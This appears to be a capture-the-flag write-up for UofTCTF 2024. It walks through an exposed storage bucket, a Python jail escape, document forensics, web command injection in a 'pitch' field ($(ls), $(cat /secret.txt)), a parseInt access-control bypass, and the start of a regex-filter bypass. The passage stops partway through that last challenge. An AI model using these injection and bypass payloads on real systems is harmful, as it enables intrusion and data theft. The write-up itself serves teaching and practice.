
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Miscellaneous/img/out-of-the-bucket.png" alt="Out of the Bucket" /></p>

<p>After examining the url for a while, I saw an XML file when accessing <a href="https://storage.googleapis.com/out-of-the-bucket/">https://storage.googleapis.com/out-of-the-bucket/</a></p>
<p>As you can see in the image below, there is a file named <strong>dont_show</strong> in <strong>secret</strong> directory</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Miscellaneous/img/out-of-the-bucket-1.png" alt="" /></p>
<p>Download and read the file to obtain the flag:</p>
<p><code>Flag: uoftctf{allUsers_is_not_safe}</code></p>
<h1>Jail</h1>
<h2>Baby's First Pyjail (100 pts)</h2>

<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Jail/img/babys-first-py-jail.png" alt="baby's first pyjail" /></p>
<pre><code># List the attributes and the blacklist
print(dir())
# Make the blacklist empty
blacklist = []
# import os to execute command and get flag~
import os; os.system("ls -al")
os.system("cat flag")
</code></pre>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Jail/img/babys-first-py-jail-flag.png" alt="" /></p>
<p><code>Flag: uoftctf{you_got_out_of_jail_free}</code></p>
<h1>Forensics</h1>

<h2>Secret Message 1 (100 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Forensics/img/secret-message-1.png" alt="Secret Message 1" /></p>

<p>In this challenge, I simply open the PDF file using browser and get the flag~</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Forensics/img/secret-message-flag.png" alt="easy flag" /></p>
<p><code>Flag: uoftctf{fired_for_leaking_secrets_in_a_pdf}</code></p>

<h2>EnableMe (358 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Forensics/img/enableme.png" alt="EnableMe" /></p>
<p>First, I ran the command <code>file invoice.docm</code> to determine the file type and I knew that this was a word file</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Forensics/img/enableme-word.png" alt="word" /></p>

<p>When opened it, I saw that there was a macro script in the file. And I just need to change <code>MsgBox</code> from <code>v10</code> to <code>v9</code> in the <code>AutoOpen</code> macro script to obtain the flag</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Forensics/img/enableme-macro.png" alt="macro" /></p>
<p><code>Flag: uoftctf{d0cx_f1l35_c4n_run_c0de_t000}</code></p>
<p>In case you were curious, the value of <code>v10</code> is: <code>YOU HAVE BEEN HACKED! Just kidding :)</code></p>
<h1>Web</h1>

<h2>Voice Changer (232 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/voice-changer.png" alt="Voice Changer" /></p>

<p>This is a web application that allows us to alter our voice by changing the pitch</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/voice-changer-1.png" alt="Interface" /></p>

<p>If you try to record and use Burp Suite to intercept the request, you will notice that there are two places where malicious code can be injected: the "pitch" and "input-file" fields</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/voice-changer-2.png" alt="Request" /></p>
<p>At first, I attempted to upload a PHP shell script, but unfortunately I was unable to upload any shell to the server. Therefore, I changed to injecting the "pitch"</p>

<pre><code>$(ls)
</code></pre>
<p>When looked at the output, I noticed that some files appeared, which meant that I could execute code on the server. This type of vulnerability is called <strong>OS Command Injection</strong>~</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/voice-changer-3.png" alt="Injection" /></p>
<p>After some searching, I found a <strong>secret.txt</strong> file in <strong>/</strong>. Now, all I needed to do was run this command to obtain the flag:</p>
<pre><code>$(cat /secret.txt)
</code></pre>
<p><code>Flag: uoftctf{Y0URPitchIS70OH!9H}</code></p>
<h2>The Varsity (293 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/the-varsity.png" alt="The Varsity" /></p>

<p>This is a newspaper website. At first, look at the *<em>server.js</em> file in the source code. We see that if we want to access the entire catalogue, we must be "premium"</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/the-varsity-1.png" alt="premium" /></p>

<p>However, this seems impossible because we need <strong>FLAG</strong> value, so we will register without voucher</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/the-varsity-2.png" alt="guest" /></p>
<p>Also in that <strong>server.js</strong> file. We see that the last article contains the flag but it need to be "premium" to read the article</p>
<p>Most people attempt to bypass this by changing the JSON Web Token (JWT) token. However, this method does not work and results in a "Not Authenticated" error</p>
<p>Upon closer inspection, I discover that the <code>parseInt()</code> function has a weird behavior as you can see in the image below:</p>
<p>&lt;p align="center"&gt;&lt;a href="https://www.w3schools.com/jsref/jsref_parseint.asp"&gt;&lt;img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/the-varsity-3.png" alt="parseInt"&gt;&lt;/a&gt;&lt;/p&gt;</p>

<p>By modifying the value <code>{"issue":"9"}</code> to <code>{"issue":"9 8"}</code> or any other similar value, we can access the article that contains the flag</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/the-varsity-4.png" alt="Flag" /></p>
<p><code>Flag: uoftctf{w31rd_b3h4v10r_0f_parseInt()!}</code></p>

<h2>No Code (362 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/no-code.png" alt="No Code" /></p>

<p>Firstly, I analyzed the source code, which revealed that the function would read code from the parameter <code>code</code> with the <code>POST</code> method at the <code>/execute</code></p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/UofTCTF-2024/Web/img/no-code-1.png" alt="Source Code" /></p>
<p>However, there was a regex (Regular Expression) to filter all printable characters at the beginning, which made it impossible to add any code</p>
<p>After using <a href="https://regexr.com/">regexr.com</a>, I realized that this regex only filtered almost everything except the line break <code>\n</code></p>
